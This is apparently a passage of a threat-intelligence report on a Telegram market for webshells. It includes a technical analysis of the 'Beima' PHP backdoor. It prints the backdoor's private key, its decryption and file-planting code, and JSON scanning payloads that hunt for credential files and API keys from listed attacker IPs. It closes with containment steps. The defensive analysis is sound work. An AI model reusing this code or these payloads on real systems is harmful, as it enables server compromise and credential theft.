
Figure 3 depicts the communication flow between the hacker and buyers, showing non-government and non-education website sales for **\$3–\$4 per site**, with payments made in **Bitcoin (BTC)**.

Figure 3 Buyer and seller communication



In later discussions, the hacker disclosed details about the **PHP-based backdoor webshell** deployed by the buyers (**Figure 4**). Although he claimed no knowledge of its function, the Howler Cell team successfully extracted and analyzed the webshell for further technical review.

Figure 4 Extraction of PHP backdoor



Threat Actor Ecosystem Analysis

Investigation into the broader **webshell trade ecosystem** revealed that **Telegram** is the primary platform for coordination and exchange between hackers and buyers.

Figures 5 and 6 depict active communication channels where actors share proof of compromised servers and negotiate sales.

Intelligence analysis indicates that the majority of participants are from **China, Indonesia, Malaysia, and Bangladesh**, often **college students or freelancers** earning cryptocurrency (primarily **BTC**) through these transactions.

Although activity is centered in Asia, smaller clusters exist globally, forming a **loosely connected, decentralized market** driven by financial motivation and anonymity.

Figure 5 Webshell marketing in Telegram

黑帽seo|webshell交易|寄生虫
2,036 members

Pinned message
老牌外推来一个合作联系 @xinghuoyewu

Translate to English

Sibilox
✅ #wts webshells✅
tlds : go th ac th gov bd .in edu my
✅ ONLY direct seller send meesage . i will not sell to dealers in a cheap price !

只有直销员给我留言。我不会以便宜的价格卖给经销商 08:44 PM

朵朵-解屏-藏&加速-防御 08:45 PM
一直在呀、为了你的刚好需要

Rolandeloun Butoyewicoy
0.1TRX直转U · 转错包退！ @trxguangdong_bot 08:54 PM

SAMUEL MIGUEL
Forwarded from **SAMUEL MIGUEL**
- WANT TO SELL -

SHELL/CPANEL

DOMAIN :
- ACID
- GOID
- CPANEL

DOMAIN LUAR :
- EDU
- GOV
- TH
- COM

FRESH
GSC HIJAU
ALL GREEN
NO ROOT

#REKBER 11:00 PM

Brianna Market
NEW LIST

i.mx
fr
marchione.com
m
sterdam.fr
z
a
edu.vn
com
ric.com
h
atesmls.com
n
os.com.br

DM @brianna88899 57 edited 10:08 AM

BRIANNA MARKET #1
Forwarded from **Jasa Broadcast Group**
WTS
Ready Webshell / Cpanel
Domain Luar / Indo

- ◆ GREEN DIR
- ◆ NO ROOT
- ◆ GARANSI
- ◆ GSC ON

Channel : @shellbrianna88
Buy : @brianna88899
Rekber / Direct 1 24.5K 10:33 PM

Angela 🧐
🔥🔥🔥 **W T B** 🔥🔥🔥
WTB Wordpress Admin

💖💖 Need Lots of fresh WebShell everyday 💖💖

👇 Looking for long-term partners 👇


- 📁 Random DA
- 📁 Indexed in Google
- 📁 Different IPs
- 📁 Clean Site
- 📁 Upload & Edit

My system: Send Domain > chose > send wp login > check > work
>USDT Payment 💰💰

🚨🚨🚨 Good list will be my private seller 🚨🚨🚨

If you're a real seller, Please Contact 📩 Buyer: @Yingzixiaojie 11:39 AM

Figure 6 Compromised webserver for sale in Telegram



Sample list of vulnerable websites shared by the hackers shown in **Figure 7** and how the misconfigured websites vulnerable to website takeover is shown in **Figure 8**.

Figure 7 Vulnerable websites shared by the hackers




Figure 8 Vulnerable websites due to misconfiguration



Welcome

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title

Username

Username can have only alphanumeric characters, spaces, underscores, hyphens, full stops, and the @ symbol.

Password

Hide

Important: You will need this password to log in. Please store it in a secure location.

Your Email

Double-check your email address before continuing.

Search Engine
Visibility

☐ Discourage search engines from indexing this site

It is up to search engines to honour this request.

Install WordPress

Technical Analysis of Beima PHP Webshell

This PHP backdoor script is a sophisticated webshell designed to provide remote control over a compromised web server, allowing an attacker to perform various malicious actions such as file manipulation, content injection, and file renaming. Below is a detailed technical analysis of how it works, its components, and its potential impact.

Core Characteristics

- Processes encrypted HTTP requests and decrypts them using a hardcoded **RSA private key**.
- Executes attacker defined actions through parameter-based requests.
- Supports multiple operations like file uploads, renaming, content injection, and index modification.
- Uses **JSON-based responses** for communication with the attacker's panel.

Error Handling

The Webshell constructs a JSON response for errors with a code (defaults to 200400), a message. If you reach the webshell directly without encryption with public key, we will get this error as default.

```
{"code":200400,"msg":"param is empty","extras":[]}
```

The code further reveals the different error handling messages and indirectly referencing the functionalities of the PHP backdoor, shown in **Figure 9**.

Figure 9 Error handling messages

```
class MsgText
{
    const PARAM_EMPTY = 'param is empty';
    const PARAM_TYPE = 'param type error';
    const VALUE_ERROR = 'value error';
    const NOCHANGE = 'no change';
    const LOCK_FILE_SUCCESS = 'generate lock file success,but lock index.php error';
    const LOCK_FILE_ERROR = 'generate lock file error';
    const REMOTE_GET_ERROR = 'get remote content error';
    const LOCAL_FILE_ERROR = 'generate local file error';
    const SUCCESS = 'success';
    const LOCAL_FILE_EXISTS = 'local file doesn\'t exist';
    const REMOTE_FILE_EXISTS = 'remote file doesn\'t exist';
    const RENAME_ERROR = 'rename error';
    const INDEX_ERROR = 'index hijack error';
    const UNKNOWN_ERROR = 'unknown error';
    const DECRYPT_FAIL = 'params decrypt fail';
}
```

Utility Functions

getDirPathsByLevel(\$level)

- Traverses directories starting from the web root (\$_SERVER['DOCUMENT_ROOT']) up to a specified depth (\$level, default 6).
- Collects all subdirectories, excluding hidden ones (starting with .) and files.
- Used to select a random directory for placing malicious files, making detection harder.

getUrl(\$url)

- Performs an HTTP GET request using cURL with SSL verification disabled and a 5-second timeout.
- Used in the doLock function to verify a "lock" file's execution.

getRemoteContent(\$url)

- Fetches content from a remote URL using file_get_contents or cURL (as a fallback).
- Used to retrieve malicious payloads from an attackercontrolled server.

copyfile(\$content, \$localfile, \$isAppend, \$appendContent)

- Writes content to a local file. If \$isAppend is true, appends additional content.
- Attempts to write using file_put_contents and falls back to fopen/fwrite if it fails.
- Returns true if the file is created successfully, false otherwise.

updateFiletime(\$filepath)

- Modifies the file's creation and modification times to a random time between 6 months and a year ago.
- Helps evade detection by making the file appear older and less suspicious.

Request Processing

- Expects a base64-encoded, encrypted HTTP header parameter (P).
- Uses openssl_private_decrypt to decrypt parameters with a hardcoded private key.
- Requires specific parameters (server, iden) or returns an error.
- Code example shown in **Figure 10**.

Figure 10 Request processing with private key

```

136 $privateKey = "-----BEGIN PRIVATE KEY-----\n" . "MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC30w49ItOfIdQ6\n" . "
dB+0gEbeeW6BEC1cx+NZmpX2YcRHFV80BurCbBavPFehV8Sy9yL2u/y3mv3QJJ+\n" . "x2kKv1y8zKx46bXPbsWJk6Ho8Rxxq49oXkBarQB0qROZeaFF3Mzpd/PdLsxxEvG1M\n" . "
tQd2w0x5r6XD86jyfn7LAJUUvYbJvn1Cho03nFH12k1KYwLnQfzQI5nX7yQLa0jt\n" . "FG5TA34Fm0EMbFdhWjAN/VdEjoJI6it4PCQP5wk4ga2BvVquQkuPbsbr8364d3I6\n" . "
GuGAKDR0wfkT20n0E6kAmDI3o12bfa0rQncQUS30U3INpx0ZS8eKCIgC3bM81mdi\n" . "MQ6TsAQ9AgMBAAECggEAJLGSIA2RpLdpx81KUu0Q0fSHZGfveb/E2DZ17+dSGM5J\n" . "
GkMIYtnATAPQ8jns37SJCsmRRhBNf05I20ABsDtAQ/IT1wopmAAPhhR3IGdCfL\n" . "bwyqGcE0q9xZB9tW965YJk7Kp1L194qNXtR8Cu5zxc6UDktjHBRk/ky/FXJ0jPKM\n" . "
sA8rhox7dq1ZUB3I/q1qrQ0GT1Bsq1BFT+2GGwRUWZ1CyFoZvhsDomdo4yhRrB0b\n" . "8Ym4MDiVqxFPVw8XB9RFD9Ykt+v50Eb6iSKJNLpRmjZDNZbrEY06NRsRBM7brDa9\n" . "
n39mZWf47wGGXXv/NhwIvRI+2Si/ZfdP4+o5TeSWQKBQDhIVOUODis1Lhk7XKb\n" . "Yu7Bw1ZFcK0JxurqHN2msvA0Q/1q4RvziEjXIn91VKCMs/gY2O2RtuQRuLAR\n" . "
fc3sz2W9tNXRF8Avy072NG0ba00wBa108w3cCX6Nnm70pJer+1JSn3tmAKSB4LT\n" . "vbSB8pt6QgP8NPhyQdWp2LwOtwKBgQDRB81gSaImIMJBaXERSaoNg8kxv3/cv4g5\n" . "
ju11jxNqcUsj0V7X1InB3mfXq5rHjBZTsKzMMQyvh0xYhptDfw60LtoPUk2W1BuS\n" . "13qU0tIXNN+cTux2SMKTjwMktkpmACJqa+kZ7eUqxrK0/6SE1P9FP0XhgA4EEBM\n" . "
Hw1eU9QwKBgAmsY5Uphw20HLIyxkFeQ3Z5ojr5v06FA7VjnYE1d6GACxsTcaWq\n" . "v1rTik90RUTmwUscWjo38D1JA4AE0nJ8YJpZz7TQQvJ32gPUZ1GCSE5k4EVqL6VL\n" . "
Q55jq+zzaDj1EePpvuu4kr9F1MzGGPRMCR/MqX1+F9HmC1cv8MCYDU1AoGBAK77\n" . "g7pVKaYdWkCD0iEUT4Rkw/IfSxwyQg1bmungBWhIb00017X9Fd0n8IwJ5WkUbrX\n" . "
e9XbYbE05t0cobEZFcgt0TfQlHmR0s1/aSBYc4L1whMjrjskIa6A07LR3uoQRr8r\n" . "4qkk7YrtyZlUk6eABByCXsbeITRldk3C1+e1y6/NAoGAb9/J+NwRhYSr/VoGwjuj\n" . "
chXCnszy4w6exVwxXQKNTtLzKxyhQfVPK2BxrptML6KCRKpz3wh+Wy2C3QYyVfwG\n" . "FB4hw0r2mY4TWf9pD194iES1yhrQG1I8XM+2LVh813p0x+TFgJMaTgDDqAnxpUqT\n" . "
upBYqTYM10d+VR7hENMaFqo=\n" . "-----END PRIVATE KEY-----";
137 $p = $_SERVER['HTTP_P'];
138 $params = openssl_private_decrypt(base64_decode(urldecode($p)) , $decrypted, $privateKey) ? $decrypted : null;
139 if (is_null($params))
140 {
141     error(MsgText::DECRYPT_FAIL);
142 }
143 $params = json_decode($params, true);
144 if (is_array($params))
145 {
146     error(MsgText::PARAM_TYPE, $params);
147 }
148 if (empty($params['server']))
149 {
150     error('server ' . MsgText::PARAM_EMPTY);
151 }
152 if (empty($params['iden']))
153 {
154     error('iden ' . MsgText::PARAM_EMPTY);
155 }

```

Action Dispatching

Based on the iden value, it calls one of the following functions

- **beima**: Deploys a malicious file to a random directory.
- **rename**: Renames a file in the script's directory.
- **index**: Injects malicious content into the index file (e.g., index.php).
- **sub/htaccess**: Creates or overwrites a file (e.g., .htaccess) with remote content.
- **lock**: Creates a file, tests it, and deletes it to verify execution.
- **style**: Similar to sub, but uses a domain-based file path.

Core Functions

Each function corresponds to an iden value and performs a specific malicious action. Here's a breakdown shown in **Table 1**.

Table 1 PHP backdoor core functions

Function	Required Params	Behavior
doBeima	filename, shellfile, level (opt, default 6)	Selects random dir from traversal, downloads JSON-wrapped payload from C2 + shellfile, writes to filename in dir, updates timestamp. Returns path/URL on success.

Function	Required Params	Behavior
doRename	sourcename, rename	Renames file in current dir if exists; checks against C2-derived path.
doIndex	shellfile	Downloads JSON payload from C2, prepends it to existing index.php (or alternatives like index.html), writes to /index.php, updates timestamp, sets 0644 perms.
doSub(also htaccess)	shellfile, filename	Downloads and writes payload to root + filename (e.g., .htaccess), updates timestamp, sets 0644 perms.
doLock	filename, domain, shellfile	Downloads and writes payload to root + filename, accesses via domain URL to trigger "lock", deletes if successful. Errors if lock fails (e.g., "lock index.php error").
doStyle	shellfile, filename, domain	Similar to doSub, but uses domain + filename for path (possibly full URL).

The **doBeima** function in the PHP backdoor, shown in **Figure 11** is the main component for establishing persistence or delivering additional payloads, designed to deploy a malicious file to a random directory on the compromised server.

Purpose: Downloads a malicious file from an attacker controlled server and places it in a random directory up to a specified depth, updating its timestamps to evade detection.

Figure 11 PHP backdoor doBeima function

```

181 function doBeima($params)
182 {
183     if (empty($params['filename']))
184     {
185         error('filename ' . MsgText::PARAM_EMPTY, $params);
186     }
187     if (empty($params['shellfile']))
188     {
189         error('shellfile ' . MsgText::PARAM_EMPTY, $params);
190     }
191     empty($params['level']) && $params['level'] = 6;
192     $dirs = getDirPathsByLevel($params['level']);
193     $temp = array_rand($dirs);
194     $createDir = $dirs[$temp] . '/';
195     $localfilepath = $createDir . $params['filename'];
196     $remoteFileUrl = $params['server'] . $params['shellfile'];
197     $content = getRemoteContent($remoteFileUrl);
198     $content = json_decode($content, true);
199     if (!empty($content['result']))
200     {
201         if (copyfile($content['result'], $localfilepath))
202         {
203             updateFiletime($localfilepath);
204             $beimaurl = str_replace($_SERVER['DOCUMENT_ROOT'], '', $localfilepath);
205             success(compact('localfilepath', 'beimaurl'));
206         }
207         error(MsgText::LOCAL_FILE_ERROR, compact('localfilepath'));
208     }
209     error(MsgText::REMOTE_FILE_EXISTS, compact('remoteFileUrl'));
210 }

```

The PHP backdoor has remained undetected since **2024-05-09 14:24:22 UTC**, demonstrating its persistent evasion of security detection mechanisms.

Impact and Functions of the Uploaded Webshell

When we investigated how the attacker issued commands to the uploaded PHP webshell, we focused on the JSON payload structure. These payloads served as the attacker's main instruction set. During our intelligence analysis, we identified multiple variants from the attacker's repository. Each variant functions as an enumeration script designed to scan and extract sensitive information from targeted sites.

Key findings from the analysis include

- **Control Mechanism:** The JSON payloads define how the attacker communicates with the PHP webshell and issue commands remotely.
- **Target Scope:** The payload references the inputUrl field, which contains a list of vulnerable websites initially sourced by the attacker from freelance hackers.

- **Enumeration Behavior:** Each payload probes target domains for high-value files and data, including:
 - Credentials and authentication keys
 - Cloud API tokens
 - Backup and configuration files
 - Environment and deployment settings
- **Botnet Functionality:** Servers hosting the PHP webshell operated as bots, conducting distributed scanning and data collection.
- **Proxy Usage:** Compromised hosts also acted as intermediate nodes, relaying enumeration results back to the attacker through a proxied channel.
- **Root Domain Server Compromise:** If an attacker compromises the user page or account on the main root domain server, all associated subdomains and linked domains under that user's account can also be affected. In cases involving government websites, the potential impact is significantly higher.

Sample payload variants used in these operations are illustrated in **Figure 12**.

Figure 12 JSON payload variants

```

1 {
2   "method": "GET",
3   "statusCode": [
4     200
5   ],
6   "inputUrl": "http://103.191.50.59:31337/jdom/get.php",
7   "threads": 400,
8   "timeout": 8,
9   "paths": [
10    "/.vscode/sftp.json",
11    "/Telerik.Web.UI.WebResource.axd?type=rau",
12    "/sftp-config.json",
13    "/main.js",
14    "/",
15    "app.js",
16    "index.js",
17    "bundle.js",
18    "global.js",
19    "common.js",
20    "site.js",
21    "script.js",
22    "init.js",
23    "utils.js",
24    "config.js",
25    "settings.js",
26    "/env.js",
27    "/secrets.js",
28    "/keys.js",
29    "/credentials.js",
30    "/aws.js",
31    "/api.js",
32    "/backend.js",
33    "/frontend.js",
34    "/scripts/index.js",
35    "/scripts/keys.js",
36    "/scripts/secrets.js",
37    "/scripts/env.js",
38    "/scripts/config.js",
39    "/scripts/app.js",
40    "/scripts/main.js",
41    "/js/index.js",
42    "/js/utils.js",
43    "/js/script.js",
44    "/js/keys.js",
45    "/js/secrets.js",
46    "/js/env.js",
47    "/js/config.js",
48    "/js/app.js",
49    "/js/main.js",
50    "/public/keys.js",
51    "/public/secrets.js",
52    "/public/env.js",
53    "/public/config.js",
54    "/public/app.js",
55    "/public/main.js",
56    "/assets/keys.js",
57    "/assets/secrets.js",
58    "/assets/env.js",
59    "/assets/config.js",
60    "/assets/app.js",
61    "/assets/main.js",
62    "/static/keys.js",
63    "/static/secrets.js",
64    "/static/env.js",
65    "/static/config.js",
66    "/static/app.js",
67    "/static/main.js",
68    "/sftp-config.json",
69    "/deployment-config.json"
70  ],
71  "contents": [
72    "\"remotePath\":",
73    "\"remote_path\":",
74    "Responsive FileManager",
75    "RadAsyncUpload",
76    "Deploy to production prod"
77  ],
78  "regex": [
79    "AKIA[0-9A-Z]{16}",
80    "[a-f0-9]{26}-us\\d{1,2}",
81    "key-[a-f0-9]{32}",
82    "xkeysib-[a-zA-Z0-9]{64}\\{-[a-zA-Z0-9]*\\}",
83    "SG\\.[A-Za-z0-9_\\-]{16}\\.[A-Za-z0-9_\\-]{16,}",
84    "SK[0-9a-fA-F]{32}",
85    "AC[a-fA-F0-9]{32}"
86  ],
87  "userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App",
88  "iterationDelay": 3600
89 }
90

```

```

1 {
2   "method": "GET",
3   "statusCode": [
4     200
5   ],
6   "inputUrl": "http://194.9.6.26:31337/fuzz/bug/get.php",
7   "threads": 400,
8   "timeout": 8,
9   "paths": [
10    "",
11    ".vscode/sftp.json",
12    "info.php",
13    "test.php",
14    "phpinfo.php",
15    "infos.php",
16    "deployment-config.json",
17    "sftp-config.json",
18    "sftp.json",
19    ".git/config",
20    ".ftpconfig",
21    "config.json",
22    "config/configuration.yml",
23    "config/databases.yml",
24    "sites/default/settings.php",
25    "settings.py",
26    "app/etc/local.xml",
27    "config.json",
28    "uploads/",
29    ".ftpconfig",
30    ".env",
31    "tmp/",
32    "api/.env",
33    "backend/.env",
34    "core/.env",
35    "sftp.json"
36  ],
37  "contents": [
38    "<title>Index of ",
39    "<a href='\"?C=N;O=D\"'>Name",
40    "\"remotePath\":",
41    "\"remote_path\":",
42    "dopassword:",
43    "SECRET_KEY=",
44    "\"protocol\":",
45    "$databases =",
46    "$settings['hash_salt']",
47    "aws_access_key_id",
48    "aws_secret_access_key",
49    "APP_KEY=base64",
50    "\"password\": \"",
51    "\"api_key\": \"",
52    "Configuration File (php.ini) Path"
53  ],
54  "regex": [],
55  "userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App",
56  "iterationDelay": 7200
57 }
58

```

```

1 {
2   "method": "GET",
3   "statusCode": [
4     200
5   ],
6   "inputUrl": "http://193.233.203.128:8080/fuzz/get.php",
7   "threads": 400,
8   "timeout": 8,
9   "paths": [
10    "/ALFA_DATA/alfacgiapi/",
11    "/wp-admin/ALFA_DATA/alfacgiapi/",
12    "/wp-content/ALFA_DATA/alfacgiapi/",
13    "/wp-includes/ALFA_DATA/alfacgiapi/",
14    "/.well-known/ALFA_DATA/alfacgiapi/",
15    "/files/ALFA_DATA/alfacgiapi/",
16    "/images/ALFA_DATA/alfacgiapi/",
17    "/css/ALFA_DATA/alfacgiapi/",
18    "/wp-admin/alfacgiapi/",
19    "/wp-admin/css/about.php/alfacgiapi/",
20    "/wp-includes/alfacgiapi/",
21    "/alfacgiapi/",
22    "/tmp_images/alfacgiapi/",
23    "/wp-content/alfacgiapi/",
24    "/assets/upload/ALFA_DATA/alfacgiapi/",
25    "/blog/ALFA_DATA/alfacgiapi/",
26    "/wp/ALFA_DATA/alfacgiapi/",
27    "/wordpress/ALFA_DATA/alfacgiapi/",
28    "/components/ALFA_DATA/alfacgiapi/",
29    "/upload/ALFA_DATA/alfacgiapi/",
30    "/uploads/ALFA_DATA/alfacgiapi/",
31    "/cgi-bin/ALFA_DATA/alfacgiapi/",
32    "/wp-content/themes/seotheme/db.php?u",
33    "/Telerik.Web.UI.WebResource.axd?type=rau",
34    "/deployment-config.json",
35    "/sftp-config.json",
36    "/sftp.json",
37    ".git/config",
38    ".ftpconfig",
39    "config.json",
40    "/aws/credentials",
41    "/.env",
42    "/api/.env",
43    "/backend/.env",
44    "/core/.env",
45    "/config/.env",
46    "/sftp.json"
47  ],
48  "contents": [
49    "perl.alfac/a",
50    "py.alfac/a",
51    "getheader.alfac/a",
52    "bash.alfac/a",
53    "alfa.php<a>",
54    "perl.alfa.php<a>",
55    "#0x2525",
56    "\"remotePath\":",
57    "\"remote_path\":",
58    "APP_KEY=base64",
59    "Configuration File (php.ini) Path",
60    "\"password\": \"",
61    "RadAsyncUpload"
62  ],
63  "regex": [],
64  "userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App",
65  "iterationDelay": 72000
66 }
67

```

Command and Control

Our analysis uncovered several supporting resources linked to this campaign. However, a key objective was to identify and understand how the attacker controlled the PHP webshell through the JSON payloads, as this step completes the attack chain. To this end, **Howler Cell** successfully identified the attacker's live command-and-control infrastructure, which remained active at the time of publication.

The C2 interface tool[.]zjtool[.]top, written in Chinese, displayed how the compromised websites communicated with it and how JSON payloads were used to issue bot commands. Each input parameter has the same function name as the PHP webshell. The command-and-control page is shown in **Figure 13** and **Figure 14 (translated)** below.

Figure 13 Command and Control - Chinese



Figure 14 Command and Control - Translated



Investigation and Containment Steps for Beima Webshell

Take immediate containment actions if you suspect a compromise:

- Take the impacted site offline or put it in maintenance mode.
- Revoke all user and admin sessions and reset passwords for accounts with write access.
- Isolate the host from the network or limit outbound connections to only required allowed controls.
- Rotate all credentials stored on the site including API keys and database passwords.
- Rebuild the web application from known-good sources where possible.
- Replace any server-level account credentials and SSH keys that may have been exposed.
- Update WordPress core, themes, and plugins to latest versions. Remove unused plugins and themes.
- Implement multifactor authentication for all admin accounts.
- Web files should be owned by the web user and writable only when necessary. Use 0644 for files and 0755 for directories.
- Preserve a forensic copy of webroot, logs, and database backups before changing files for incident investigation
- Search webroot for known strings and function names.
 - `grep -Rln "doBeima\|doLock\|doStyle\ " /var/www 2>/dev/null`
 - `find /var/www -type f -name "*.php" -exec grep -l --line-number "iden" {} \; 2>/dev/null`
- Check access logs for unusual POSTs or requests with large base64 blobs and for connections to the C2 domain `tool.zjtool[.]top` or similar

